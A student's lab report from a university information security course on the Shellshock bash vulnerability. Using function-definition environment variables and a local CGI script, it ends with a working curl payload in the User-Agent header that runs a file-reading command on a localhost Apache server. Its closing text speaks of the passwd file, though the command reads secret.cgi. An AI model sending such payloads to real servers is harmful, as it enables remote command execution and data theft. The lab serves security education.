
PES UNIVERSITY
INFORMATION SECURITY LAB
WEEK 2


Aayush Kapoor PES2201800211

TASK 1:




```
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ foo='() { echo "Hello world";}'
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ echo $foo
() { echo "Hello world";}
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ declare -f foo
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ export foo
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ /bin/bash_shellshock
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ declare -f foo
foo ()
{
    echo "Hello world"
}
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ foo
Hello world
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$
```

We defined a variable foo and on using echo we get the contents of the foo variable, then we used declare command to define the shell function and print the result of it but there is no foo function defined. We use the export command to convert this shell function to environment variable and then run the shellshock vulnerability. We see that on running foo it prints the string that indicates that the shell variable defined is not a shell variable but a shell function.



```
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ unset foo
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ env | grep foo
<ho "Hello world";}; echo "This is shellshock vulnerability"'
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ export foo
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ echo $foo
() { echo "Hello world";}; echo "This is shellshock vulnerability"
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ /bin/bash_shellshock
This is shellshock vulnerability
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$
```


On doing the same but changing to using bash rather than bash_shellshock we see that bash is not vulnerable to shellshock attack. The environment variable passed is stored as a variable only in the child process passed from the parent process. The bash program does not convert the passed environment variable into a function, hence no more vulnerable to the shellshock vulnerability.



```
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ env | grep foo
foo=() {  echo "Hello world"
<ho "Hello world";};echo "This is shellshock vulnerability"'
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ export foo
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ env | grep foo
foo=() { echo "Hello world";};echo "This is shellshock vulnerability"
foo=() {  echo "Hello world"
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ /bin/bash
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ echo $foo
() { echo "Hello world" }
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ declare -f foo
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ foo
No command 'foo' found, did you mean:
 Command 'fgo' from package 'fgo' (universe)
 Command 'zoo' from package 'zoo' (universe)
 Command 'fop' from package 'fop' (universe)
 Command 'fog' from package 'ruby-fog' (universe)
 Command 'goo' from package 'goo' (universe)
 Command 'fio' from package 'fio' (universe)
 Command 'woo' from package 'python-woo' (universe)
 Command 'fox' from package 'objcryst-fox' (universe)
foo: command not found
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$
```

The child process's bash converted the environment variable into its shell variable but if it encountered an environment variable with value starting with parentheses, it converted it into a shell function instead of a variable.

TASK 2:




```
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ pwd
/usr/lib/cgi-bin
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ sudo nano myprog.cgi
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ sudo chmod 755 myprog.cgi
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ ls -l myprog.cgi
-rwxr-xr-x 1 root root 86 Feb  7 05:12 myprog.cgi
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi

Hello world
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$
```


This proves that the cgi program present in the cgi-bin folder can be invoked via curl and print the output as shown above.

TASK 3:



```
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ sudo nano myprog.cgi [02/07/21]seed@AAYUS
H_PES2201800211:.../cgi-bin$ sudo chmod 755 myprog.cgi [02/07/21]seed@AAYUSH_PES2201800211
:.../cgi-bin$ ls -l myprog.cgi -rwxr-xr-x 1 root root 130 Feb  7 09:24 myprog.cgi
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ curl -A "MY MALICIOUS DATA" -v http://loc
alhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: MY MALICIOUS DATA
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 07 Feb 2021 14:24:25 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** ENVIRONMENT VARIABLES ******
HTTP_HOST=localhost
HTTP_USER_AGENT=MY MALICIOUS DATA
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
```


The web server provides the bash program with the environment variables. The server receives information from the client using certain fields that helps to customize the contents displayed to the user by the server. The server assigns this field to a variable named **HTTP_USER_AGENT**. When the web server forks the child process to execute the myprog.cgi, it passes this environment variable along with the others to the program. So this header field satisfies our condition of passing an environment shell to the shell. The option ‘**-A**’ in the curl command is used to set the value of the ‘**User-Agent**’ header field.



```
****** ENVIRONMENT VARIABLES ******
HTTP_HOST=localhost
HTTP_USER_AGENT=MY MALICIOUS DATA
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=58098
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
* Connection #0 to host localhost left intact
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$
```


We see that the '**User-Agent**' field's value is stored in '**HTTP_USER_AGENT**' value.The '**-v**' parameter displays the HTTP request.

TASK 4:




```
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ sudo nano secret.cgi
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ sudo chmod 755 secret.cgi
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ ls -l secret.cgi
-rwxr-xr-x 1 root root 90 Feb  7 09:46 secret.cgi
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ curl http://localhost/cgi-bin/secret.cgi
THIS IS A SECRET FILE
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.c
gi -A "() {:;}; echo Content-Type:text/plain;echo;/bin/cat secret.cgi;"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () {:;}; echo Content-Type:text/plain;echo;/bin/cat secret.cgi;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 07 Feb 2021 14:46:53 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** ENVIRONMENT VARIABLES ******
HTTP_HOST=localhost
HTTP_USER_AGENT=() {:;}; echo Content-Type:text/plain;echo;/bin/cat secret.cgi;
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
```

The vulnerability in the bash program not only converts this environment variable into a function, but also executes the shell commands present in the environment variable string. Here, I have passed a shell command to concatenate the passwd file, it should print the contents of the passwd file on the terminal. From the image below, the passwd file is read and printed out. Here we should not have been allowed to read any files on the server, but due to the vulnerability in the bash, we successfully read from a private server file.



